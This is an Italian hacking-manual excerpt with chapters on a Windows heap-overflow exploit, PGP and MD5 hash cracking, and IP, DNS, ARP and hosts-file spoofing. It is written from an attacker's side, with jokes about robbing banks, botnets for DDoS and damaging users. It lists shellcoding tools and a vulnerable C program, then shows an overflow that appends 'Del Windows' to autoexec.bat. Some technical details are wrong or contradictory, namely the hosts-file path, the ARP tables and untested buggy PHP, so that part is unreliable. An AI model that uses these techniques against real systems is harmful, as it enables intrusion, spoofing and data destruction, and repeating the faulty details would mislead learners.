Envar //Ottimo programma (Da me realizzato in C) per ottenere la variabile damibiente

Arwin //arwin (win32 binary) - win32 address resolution programby steve hanna v.01, vividmachines.com, shanna@uiuc.eduthis program finds the absolute address of a function in a specified DLL. Happy shellcoding!

Findjmp2 // Findjmp2 (win32 binaryversion by A.D - class101 at hat-squadhttp://class101.org, http://www.hat-squad.comThis finds useful jump points in a dll. Once you overflow a buffer, bylooking in the various registers, it is likely that you will find areference to your code. This program will find addresses suitible tooverwrite eip that will return to your code.

(25) Heap Overflow

Salve! Eccomi di nuovo.Oggi tratteremo il concetto dello Heap Overflow.

(Ho preso spunto dalla guida di Ericcson per il tutorial ma è tutto ambientato in windows,ed è tutto diverso)

Che vi serve?

Vuln.c //Il sorgente del programma vulnerabile
Vuln.exe //Il binario per windows compilato
Perl.exe + perl58.dll // Il compilatore perl a riga di comndo
exp.pl // Il file per l'exploitation

(Naturalmente sono diversi dall'altro tutorial!)

Bene cominciamo.Analizziamo il sorgente del programma vulnerabile:

```
#include <stdio.h>
#include <stdlib.h>

int main (int argc, char *argv[])
{
FILE *fd;
char *userinput = malloc(20);
char *outputfile = malloc(20);

if (argc < 2)
{
printf("Uso: %s <Frase da aggiungere a importante>\n",argv[0]);
exit(0);
}
strcpy(outputfile,"ola");
strcpy(userinput,argv[1]);
printf ("DEBUG\n");
printf("[*] Userinput @ %p: %s\n",userinput,userinput);
printf("[*] Outputfile @ %p: %s\n",outputfile,outputfile);
printf("[*] Distanza: %d\n",outputfile - userinput);
printf("Scrittura di \"%s\" alla fine di %s...\n",userinput,outputfile);
fd= fopen(outputfile,"a");
if (fd == NULL)
{
fprintf(stderr, "Errore nell'apertura di %s\n",outputfile);
exit(1);
```

```
}
fprintf(fd, "%s\n",userinput);
fclose(fd);
return 0;
}
```


Questo semplice programma realizzato in C, copia l'argomento passatogli dalla riga di comando e lo accoda al file "ola" (XD scusate il nome!Ma korian capirà..)

Proviamo subito.

Scrivete:

```
Vuln.exe Ciao
```

Ecco cosa accade:



Ottimo.Ora notiamo le informazioni di debug che ci vengono fornite con il programma:

```
[*] Userinput @ 00031C18: ciao
[*] Outputfile @ 00031C38: ola
[*] Distanza: 32
Scrittura di "ciao" alla fine di ola...
```

Notiamo che ci vengono date le posizioni dlele variabili "Userinput" (cioè la stringa da copiare) e Outputfile (cioè il file in cui copiare,gia preimpostato nel programa)

E,soprattutto,la distanza tra i due elementi in memoria.


Bene,ora proviamo a mandare il programma in overflow,e successivamente a sfruttarlo per un secondo fine...

Secondo voi il valore quale sarà?Ma proviamo con 33! (dato che la distanza è 32)...

Dategli come argomento una stringa di 33 "a"

```
vuln.exe aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Ed ecco il risultato!!!!



Bello eh?Siete riusciti a sovrascrivere la variabile Outputfile,con il carattere eccedente "a",facendo credere al programma che il file in cui inserire la stringa non sia più "ola" bensì "a".

Ma che mi serve?? direte voi,avete solo modificato il nome di un file...bastava farlo a mano...

Ora poniamo che ottenete una shell remota in un sistema e potete accedere solo a quel programma che ha permessi di lettura e scrittura che altrimenti non potreste avere.L'admin ha dato i permessi a quel programma perchè tanto on fa nulla di pericoloso infondo...aggiunge del testo in un file...

Siii come no.... forse non sa chi siamo!Se dopo la sfilza di 32 "a" accodiamo,chesso...cosi...

vuln Del Windows + { [url=http://it.wikipedia.org/wiki/NOP]nop[/url] sled formato da 33 caratteri - numero di caratteri della stringa da aggiungere.Eg: Del windows ha 11 caratteri.Il nop sled giusto è di 33-11=22} Autoexe.bat

E ora che succederà?Nel file autoexe.bat verrà aggiunta la riga

Del windows

(ovvio che anche se fosse in questo caso non fa nulla,ma è per comprendere la pericolosità di questo tipo di attacco!

(26) Cracking PGP & MD5

Teoria sulla Crittazione

Capita , praticando questo “hobby” , che ci ritroviamo sotto mano dei documenti , database o quant'altro che sono protetti da una chiave , ossia da una serie di algoritmi che offuscano la visibilità di tale documento per evitarne la lettura , se non con la chiave di crittazione .

Solitamente chi usa la crittazione è un paranoico e , considerando la gente che gira al giorno d'oggi , fa anche bene : difficilmente però le nostre conversazioni e i nostri documenti sono criptati . Quando accade questo , ad esempio l'apertura di un file di testo dove è possibile leggerne le informazioni , si parla di “*plain text*” , in italiano testo evidente .
Al contrario , quando abbiamo sotto mano un documento cifrato , si parla di “*crypted text*” , ossia testo criptato o cifrato .

Quali sono i procedimenti di lettura dei due documenti ? Vediamoli subito .

plain text

Scrittura documento => Lettura documento

crypted text

Scrittura documento => Crittazione => Ricezione => Decrittazione => Lettura documento

Le differenze si notano subito . Nel primo caso , se qualcuno sta ascoltando (o meglio sniffando) la nostra conversazione , può subito leggere quello che ci stiamo dicendo ; al contrario con un sistema di crittazione noi possiamo rendere nascosto e illegibile il testo a chi non possiede la chiave di crittazione .

Cos'è una chiave ?

Per parlare di chiavi dovremmo accennare giustamente anche gli algoritmi . Dunque , un algoritmo è un processo matematico che consiste nell'eseguire calcoli sulle stringhe , numeri lettere e altro , causandone la fuori uscita di un sistema illegibile .

Esempio :
Chiave
a=6
c=2
o=9
i=1

Testo Cifrato
2169

Testo Decifrato
ciao

Ovviamente questo è un algoritmo semplice , ossia con chiave debole , ma questo non vuol dire che se la chiave è privata sarà tanto facile decifrare il codice .
Abbiamo parlato di chiave **debole** , ossia una chiave dove un algoritmo è semplice , quindi possiamo parlare anche di chiave **forte** , ossia dove l'algoritmo presenta un numero molto

maggiore di calcoli , provocandone una maggiore sicurezza sul sistema criptato .

Se vogliamo provare una chiave forte c'è solo l'imbarazzo della scelta : io personalmente scelgo , come la maggior parte delle persone , il sistema **PGP** . Le sessioni che utilizza il PGP sono veloci , sicure e molto affidabili , al contrario di alcune (come il sistema Wep della sezione Wardriving) .

PGP

Il sistema PGP , come abbiamo detto , è uno dei migliori del campo . Innanzitutto prima il file da cifrare viene compresso , questo per risparmiare memoria fisica al computer e saturazione della linea internet .
Poi viene creata la chiave , quindi ti verrà chiesta una frase e non una password , questo per evitare attacchi a forza bruta o dizionari ; infine , basterà dare al vostro contatto la chiave fornita e solo lui potrà leggerne il contenuto .

*Come **rompere** una chiave PGP*

Brute Force
Se la chiave è complessa , con tanti caratteri ma soprattutto con caratteri speciali , neanche tutti i computer del mondo moltiplicati per 12 volte la durata dell'universo riuscirebbero a decriptarla (ovviamente con la tecnologia di oggi) .
Un esempio banale di chiave forte è :
InFeRn£t Ru11a d1 BruTt0 . MuRD3rCoD& RuLe$.
Mentre una chiave semplice può essere :
pippo
Semplice da beccare , specie se viene effettuato un attacco di tipo brute force . E' possibile utilizzare un attacco dictionary , se la chiave contiene una sola parola del dizionario italiano (o inglese ecc... dipende dai casi) .

Chiavi incustodite
Se criptate vuol dire che siete paranoici . Siatelo ancora di più quando dovete ricordarvi il codice . Stampatevelo a mente , come se fosse la vostra seconda password infallibile , evitate foglietti , cartacce , bigliettini , file .txt e tatuaggi (l'ultima penso non l'abbia fatta ancora nessuno) . Prendete la chiave d'accesso come se fosse la vostra password . Ci sono un sacco di polli che scrivono le loro password dappertutto e ci sono anche persone che scrivono le loro chiavi . Siate più furbi di loro .

Cancellazione dei file
Una volta che avete scritto il testo base lo criptate ottenendo il file crittato , quindi il testo base lo cancellate giusto ? Beh , in teoria voi lo fate , ma il Sistema Operativo no . Durante la cancellazione i file non vengono eliminati del tutto , ma l'hard disk viene marchiato sul suo disco , più specificatamente nel cluster dedicato .
Il PGP ha uno strumento chiamato PGP Secure Wipe che permette di scrivere sopra i file cancellati , facendone perdere la leggibilità . Meglio così , altrimenti chiunque sia dotato di accesso fisico nel computer può lanciare un programma di soccorso in grado di recuperare i file cancellati solo in parte . Ma solo accesso fisico ?

Backdoor
Rispondo alla precedente domanda . La risposta è : no . Se siete infettati da una backdoor e uno vede tutto quello che fate dal vostro pc , è semplicemente inutile criptare i file , tanto il testo che scrivete viene visto in chiaro . Consultate la sezione Backdoor per maggiori informazioni .

Falsificazioni di PGP
Uno dei maggiori vantaggi di PGP è il fatto di essere opensource . Purtroppo da vantaggio può diventare un'enorme svantaggio per gli user : basta infatti compilare il codice del programma con qualche “funzione indesiderata” in grado di copiare tutto quello che scrivete e inserirlo dentro un database a parte , proprio come un keylogger. Difficilmente un antivirus o altro riusciranno a riconoscere un programma del genere , questo perchè , al contrario dei virus che hanno più o meno la stessa struttura , questi possono essere modificati da chiunque . Vi basterà semplicemente scaricare il PGP dal “sito ufficiale” , mentre evitate assolutamente di scaricare da siti warez , pirata o da fonti non attendibili o non certificati .

Il sito ufficiale di PGP è : http://www.pgp.com

Hash

A qualcuno di voi (e anche a me) è sicuramente capitato di avere sottomano un database magari backuppato da un cms tipo phpBB (che bei ricordi) .
Qui parleremo di Hash , che esse siano MD4 , **MD5** , SHA-1 o altro . Prenderemo però in considerazione l'MD5 , il sistema più utilizzato per cifrare documenti , pur essendo molto debole se non viene usato correttamente .

Essendo comunque una variabile del concetto crittazione , ci limiteremo semplicemente a spiegare in poche parole come decriptare o crackare un sistema MD5 .

Perchè si usa MD5 ?

Perchè è diventato ormai uno standard di PHP . Essendo la maggior parte dei CMS sviluppati con questo linguaggio di programmazione risulta molto più semplice e veloce utilizzare il sistema citato .

Come abbiamo detto , se la password risulta semplice , è possibile crackarla in maniera semplice . Se invece risulta complessa si può sperare nella crackata , ma non sempre risulta efficace .

I metodi che andremo ad analizzare saranno tre :

Esempio di Hash :
02b8ae6fb4d08fe4fb221cd8cc15f0fb = murdercode

Bruteforce

Il bruteforce consiste nel creare hash e di confrontarle con l'hash inviatogli . Consideriamo il fatto di dover crackare un hash tipo XYZ m verrà effettuato un controllo del genere :

XYZ = hash da crackare

Crea XXX
XXX = 1
XXX = XYZ ? NO

Crea XXY
XXY = 2
XXY = XYZ ? NO

Crea XXZ
XXZ = 3
XXZ = XYZ ? NO

Crea XYX
XYX = 4
XYX = XYZ ? NO

Crea XYZ
XYZ = 5
XYZ = XYZ ? SI

quindi

XYZ = 5

Semplice no ? Viene creata un'hash da una stringa e viene confrontata l'hash creata con quella da crackare . Quando viene riscontrata l'hash bruttata con l'hash da crackare allora avremo il risultato della hash da crackare .

Per fare cracking di questo tipo si può utilizzare il programma *Cain e Abel* , reperibile nel nostro forum all'indirizzo http://infernet.forumup.it .

Dictionary Attack

Simile al brute force , questo attacco crea le stringhe da un file contenente delle parole e le confronta con l'hash da crackare .
Pur essendo simile a un attacco brute force , questo non necessita di dover creare la stringa che verrà convertita poi in MD5 , questo perchè nel file di testo sono già presenti le stringhe da convertire .

Un dizionario può avere questa struttura :

```
a
abaca
abaco
ab aeterno
ab antiquo
abatino
abat-jour
abbacchiare
.......
```

Oppure utilizzando questa struttura

```
a,abaca,abaco,ab aeterno,ab antiquo,abatino,abat-jour,abbacchiare ......
```

O ancora questa struttura

```
a,abaca:abaco:ab aeterno:ab antiquo:abatino:abat-jour:abbacchiare ......
```

O altre infinite strutture , dipende ovviamente dal programma che utilizzerete . *Cain e Abel* può servire , sempre reperibile all'indirizzo http://infernet.forumup.it .

Rainbow Tables (RT)

Prendendo in considerazione il sistema Dictionary Attack si è pensato di creare una struttura dati contenente sia l'hash che la stringa hashata . Forse è meglio spiegare con un esempio (:P) :

```
a:0cc175b9c0f1b6a831c399e269772661
abaca:494527c642ca3d2b3167616f73fd1406
abaco:167f349b3b8aae664624d27de95fb9e8
ab aeterno:e9f3f4ea7ba103019442c97c2302c9b3
ab antiquo:920c196c5952025690dde2e5c0c966ec
abatino:2141c41b2efab4ceae2c74258fadb3cb
abat-jour:d025dbd1c8c5cbb3336e1e5d58d76485
abbacchiare:90800a0534449e95d5f98fcec9087662
```

Vedete ? Abbiamo già stringa e hash , quindi non ci resta che confrontarli ^^ Solitamente però non si utilizza il solito sistema (vedi programmi client) ma si attrezza un portale in grado di recuperare nel proprio database queste RT . Il motivo ?

Beh , considerando il fatto che creare una RT non è un processo molto corto , è indispensabile la collaborazione di molte persone per effettuare una serie di RT .

Facendo così chiunque può usufruire di tutte le tabelle presenti in un portale e può contribuire a produrne altre .

Considerando la RT presentata sopra , andiamo quindi a vedere come potrebbe essere la struttura di un database del genere :

```
ID_HASH = chiave primaria di un ID
Stringa = Stringa in chiaro
Hash = Stringa hashata in MD5
```

Mentre eccovi il codice (inventato al momento da me) che può risultare efficace (non è stato testato , probabilmente ci sarà qualche problema nel codice , ma l'importante è la logica , provate comunque) :

```
<?
$stringa1=$_POST['stringa'];
#$stringa1 è la stringa che dobbiamo confrontare con il nostro database
$query=mysql_query("SELECT Stringa FROM tabella ORDER BY Stringa DESC")
while ($riga=mysql_fetch_array($query))
{
if ($stringa1=$riga['Stringa'])
{
exit("L'hash $stringa1 è presente nel nostro database :" . $riga['Hash']);
}
}
#nb : Se stiampiamo $stringa1 in quel modo siamo affetti da XSS :P
?>
```

Chiaro il concetto ? No ? E allora fate domande su http://infernet.forumup.it (eheh d'altronde io bazzico solo lì)

La teoria della Salt Password
Il discorso delle Salt Password è assai ampio : già 25 anni fa nei sistemi Unix si usava la tecnica delle *password salate* , o meglio **salt password** .

In cosa consiste tutto ciò ?
Semplice . Prendiamo ad esempio la password ciao . Vengono calcolati ad esempio data di nascita , username o dati che non possono essere altri . Da lì viene eseguita questa operazione : Viene creato un algoritmo a parte con questi dati personali e vengono aggiunti nel sistema password , quindi la password in chiaro viene aggiunta all'algoritmo creato e viene tutto hashato.

ciao + cz (algoritmo creato al momento) = ciaocz

Da qui viene creato l'algoritmo , poi l'hash (creato in automatico in php) viene decriptato (sempre in php) e se ne legge l'hash e lo si confronta con la hash che verrà inviata al prossimo login .

Beh , è tutto qui ; ovviamente ci sarebbe da spiegare molto altro , ma preferisco spiegare solo tutto quello che si utilizza di "default" oggi . Spero che vi sia stato utile dato che oggi saper nascondere i propri documenti e i propri dati è di vitale importanza , specie nell'hobby che praticate e dala gente che gira .

Rischio

Se siete tanto paranoici da voler crittografare i dati , e qualcuno vi fotte la chiave o ve la cracka . state sicuri che quello che c'era scritto nel file criptato è stato letto e passato a chissà chi .

(27) Spoofing

Cos'è lo Spoofing

Lo **spoofing** è la meravigliosa arte di far credere agli altri quello che non sei . Fate finta di entrare in una banca che dovete derubare ed entrare a faccia scoperta ; siete dei cog***i vero ? E' la stessa cosa che succede attaccando un server e si lascia far vedere a tutti chi siete : anche se avete intenzione di modificare (provate a cancellare e vi sfacio il muso) i log e poi non ci riuscite ? Volete correre davvero il rischio ? Credo proprio di no.

Scherzi a parte , lo spoofing consiste nel contraffare i pacchetti in uscita dal vostro computer verso la rete ; per pacchetto intendiamo una qualsiasi sequenza di dati trasmessa su una rete . Spoofare vuol dire quindi aggirare una regola di autenticazione , che essa si basa su un indirizzo IP o su il nome di un host .

Quando occorre effettuare Spoofing ?

In molti casi . Considerando il fatto che ci consegna l'anonimato , possiamo fare qualsiasi cosa : mentre possiamo nascondere l'IP anche senza spoofing , ma tramite proxy , wingate , socks o altro , con lo Spoofing possiamo nascondere anche molte altre cose , come ad esempio gli inidirizzi hardware (MAC Address) , quindi è preferibile utilizzare lo Spoofing specie quando si ricorre alla gestione di botnet dedicate ad attacchi di negazione di servizio in massa (vedi sezione Attacchi dDoS) .

Andiamo quindi a parlare di Spoofing nei vari campi :

- ➔ IP Spoofing
- ➔ DNS Spoofing
- ➔ ARP Spoofing
- ➔ Desktop Spoofing
- ➔ Web Spoofing
- ➔ SMS Spoofing

Bene , capito il concetto ? Se si , cominciamo !

IP Spoofing

Al momento lo spoofing di IP è l'attacco più diffuso , questo perchè è il più semplice da eseguire . Il funzionamento è semplice : le reti aziendali controllano il flusso della rete solo durante la richiesta degli accessi e ne verifica l'IP di destinazione , mentre non viene verificato l'IP di provenienza .

Effettuare lo Spoofing di un IP è molto semplice come abbiamo detto in precedenza : negli header del pacchetto da spoofare si troverà un campo dedicato proprio alla dichiarazione dell'IP , chiamato Source Address , che come valore avrà appunto il nostro IP .

Produrre un attacco del genere dunque è semplice : se x vale 1 e noi volessimo che vale 0 , diamogli valore 0 !

Come abbiamo detto in precedenza l'attacco si basa sulla verifica del server che ospita il servizio : tanto più i rapporti di fiducia tra le macchine è alta , più il nostro attacco risulterà efficace .
Il tutto può essere bloccato filtrando gli indirizzi IP sul router ; un firewall , che sia hardware o software , non riuscirà **mai** a bloccare un IP spoofing .

Tipi di attacchi di IP Spoofing

- **IP spoofing cieco** : l'attacker riesce a far credere di far parte di un host di una sottorete qualsiasi
- **IP spoofing non cieco** : l'attacker , dentro una rete LAN , fa credere di far parte di un host che a sua volta fa parte della stessa sottorete in cui è posta la LAN .
- **Attacchi DoS** : L'attacker cerca di bloccare un host impedendone di offrire servizi oppure da riutilizzare come zombie .


Lo spoofing di un IP riesce a danneggiare pesantemente solo alcune macchine in grado di offrire un servizio che sono predisposte a questo tipo di attacco :

- servizi RPC (Rempote Procedure Call)
- servizi che usano l'autenticazione dell'indirizzo IP

Fermi tutti : sappiamo che inviare e ricevere pacchetti fa parte della navigazione , trasmissione e tutto quello che si può fare con internet . Non possiamo solo spoofare facendo finta che siamo un altro IP , altrimenti qua non riceviamo nulla e non abbiamo nessun output da parte del server .

Per questo abbiamo bisogno i dire al server sul nostro pacchetto l'indirizzo di ricezione ; vogliamo essere dei polli che andiamo a dire in giro dove vogliamo recuperare tutto ?

Ebbene no , non siamo dei polli (almeno lo spero) . Qui si entra dentro lo Sniffing , una tecnica usata per l'ascolto di informazioni in modo illecito (vedete la sezione Sniffing per approfondire) .
Come si procede ? Semplice !



Ecco fatto :
1)Si invia il pacchetto Spoofato
2)Il server risponde al Client #1 , un computer preso a caso (magari dalla nostra botnet)
3)Si sniffano i pacchetti dal Client #1

IP Spoofing e TCP Sequence Number Prediction

Kevin Mitnick , aimhè quell'uomo era una macchina . Chi di voi è curioso di sapere come Mitnick combatteva Tsomu Shimamura ? Se siete curiosi continuate a leggere , o passate al prossimo paragrafo :P

1. L'attaccante (X) apre diverse connessioni TCP successive per determinare il modo con cui viene generato il numero di sequenza TCP sull'host della vittima. Quindi effettua un TCP Syn Flood di A, l'host a cui si deve sostituire.

2. L'attaccante invia un pacchetto a B pretendendo di essere A ed imposta il flag SYN nel pacchetto.

3. B invia un pacchetto ACK, SYN ad A che non può riceverlo perchè è sottoposto al flooding. L'attaccante deve indovinare quale sarà il valore utilizzato nella parte di SYN del pacchetto basandosi sulle analisi fatte nel punto 1.

4. L'attaccante invia l'ultimo pacchetto dell'handshake a 3 passaggi del TCP a B (ACK al posto di A più il numero di sequenza indovinato) ed invia dei comandi a B impersonando una eventuale relazione di fiducia esistente con A.

Questo tipo di attacco può essere evitato filtrando l'indirizzo IP sorgente ed utilizzando software che non utilizzino degli algoritmi che consentano di indovinare i numeri di sequenza TCP.

DNS Spoofing

In questo attacco viene preso di mira il DNS Server (Domain Name Service) o chi si connette ad esso e ci si cura di creare un portale che sia la copia esatta di quello hackato . Cosa significa ? Beh , significa che possiamo procedere in due modi :

1)Entrare nel sistema DNS come Root , alterare le tabelle degli indirizzi dei nomi puntando il DNS sul portale da voi creato .
2)Modificare i file hosts dell'utente : i file hosts sono quei file che vengono usati ad esempio dai programmi censura , ossia da una blacklist confrontano i siti “non adatti ai minori” e ne cambiano il puntamento a tal sito .

DNS Spoofing Server

Ci troviamo di fronte a un DNS Server . Il DNS , per chi non lo sapesse , è il nome che viene dato a un IP per facilitarne il ricordo ; la mente umana è abituata a ricordare parole sensate piuttosto che numeri divisi da punti .
Esistono tanti tipi di DNS :
DNS Primario (esempio:www.infernet-x.it)
DNS Secondario (esempio:http://infernet.forumup.it)
.....
Subcartella (esempio:http://www.infernet-x.it/hacker.htm) e via dicendo ...

Se riuscissimo ad hackare un DNS , che sia esso primario o altro , ci basterà puntare il DNS su una nostra pagina , così verrà visualizzata la nostra invece di quella del server dove di solito fa parte della stessa sottorete .

Esempio corretto :

Client => DNS Primario => Sito Reale


Esempio spoofato :

Client => DNS Primario => Sito Contraffatto

Desktop Spoofing

Se riusciamo a prendere il controllo di un computer , magari utilizzando una backdoor o infettandolo con un virus scritto da noi , è possibile manipolare i file di hosts (su Windows XP *X:\Windows\System32\Etc\Drivers*) indicandogli quali DNS sono da deviare .

Eccovi un'immagine di un file hosts di Windows (però stavo sotto Linux eheh :P):



Vedete 127.0.0.1 ? Bene , quello è l'IP , mentre localhost sarà il nostro DNS .
Proviamo a mettere

127.0.0.1 google.it

hihi , a questo punto google siete voi ! Scherzi a parte ,sapete quanti danni potete fare con questo piccolo accorgimento ? Neanche la metà degli utenti medi che usano Windows XP sanno di questa piccola chicca .

ARP Spoofing

L'ARP Spoofing è un tema molto interessante , questo perchè ci farà conoscere un altro lato dello spoofing , quindi non più quello a livello software , ma quello a livello hardware .
Abbiamo visto infatti che spoofare un pacchetto può essere applicato solo se volessimo nascondere il nostro IP . Ora invece andiamo a vedere come e perchè nascondere un indirizzo fisico nell'ARP , che si basa appunto sul dispositivo di rete collegato (MAC Address) , quindi non più a un indirizzo IP (software) , ma all'indirizzo fisico (hardware) .

Fare ARP Spoofing consiste appunto di inviare alla rete una mappa falsificata di informazioni , sia al bersaglio , sia alla memoria cache dell'ARP . Cosa comporta tutto ciò ? Si fa credere al server che siamo una macchina “fidata” .

Andiamo a un livello più tecnico di questo attacco .

Dunque , come funziona ? Beh , l'attacco sostanzialmente si basa sullo sfruttamento di una debolezza presente sul protocollo ARP , ovvero l'**autenticazione** .
Questa autenticazione viene verificata sull'indirizzo fisico di una macchina , chiamato appunto MAC Address , un codice univoco presente su tutte le schede di rete che serve per riconoscerne il produttore e tante altre piccole informazioni .

A cosa serve il protocollo ARP ?
Serve per gestire la comunicazione tra il MAC Address e l'IP Address . Solitamente questa “gestione” viene effettuata prima di una qualsiasi connessione e si distingue in diversi passaggi :

1)Arp Request
2)Arp Reply

E' da considerare il fatto che , per velocizzare le operazioni di connessione , durante il processo di Arp Reply le informazioni vengono memorizzate nella cache dell'ARP , chiamata appunto ARP cache .Sappiamo tutti che la cache è una memoria con una velocità elevatissima ma di dimensioni molto ridotte ; solitamente i computer della nostra generazione hanno una memoria prossima ai 2 mb di cache .

Prendiamo in considerazione questo scenario :

- Attacker: IP = 192.168.1.2, MAC = 00:00:00:XX:XX:XX
- Client #1: IP = 192.168.1.3, MAC = 00:00:00:YY:YY:YY
- Client #2: IP = 192.168.1.4, MAC = 00:00:00:ZZ:ZZ:ZZ

Le ARP , prima dell'attacco , saranno :
- *Attacker*
192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
192.168.1.3, MAC = 00:00:00:JJ:JJ:JJ
192.168.1.4, MAC = 00:00:00:LL:LL:LL
- *Client #1*
192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
192.168.1.3, MAC = 00:00:00:JJ:JJ:JJ
192.168.1.4, MAC = 00:00:00:LL:LL:LL
- *Client #2*
192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
192.168.1.3, MAC = 00:00:00:JJ:JJ:JJ
192.168.1.4, MAC = 00:00:00:LL:LL:LL

Cosa succederà ? Che l'attacker instraderà i MAC e le sue connessioni a se stesso e le inoltrerà ad altri ; in questo modo verrà semplicemente scaturito un effetto “ponte” , ossia l'attacker riceverà le informazioni richieste e le inoltrerà come e dove gli pare . Facciamo l'esempio dopo l'attacco per rendere meglio l'idea :

- *Attacker*
192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
192.168.1.3, MAC = 00:00:00:JJ:JJ:JJ
192.168.1.4, MAC = 00:00:00:LL:LL:LL
- *Client #1*
192.168.1.2, MAC = 00:00:00:ZZ:ZZ:ZZ
192.168.1.3, MAC = 00:00:00:ZZ:ZZ:ZZ
192.168.1.4, MAC = 00:00:00:ZZ:ZZ:ZZ
- *Client #2*
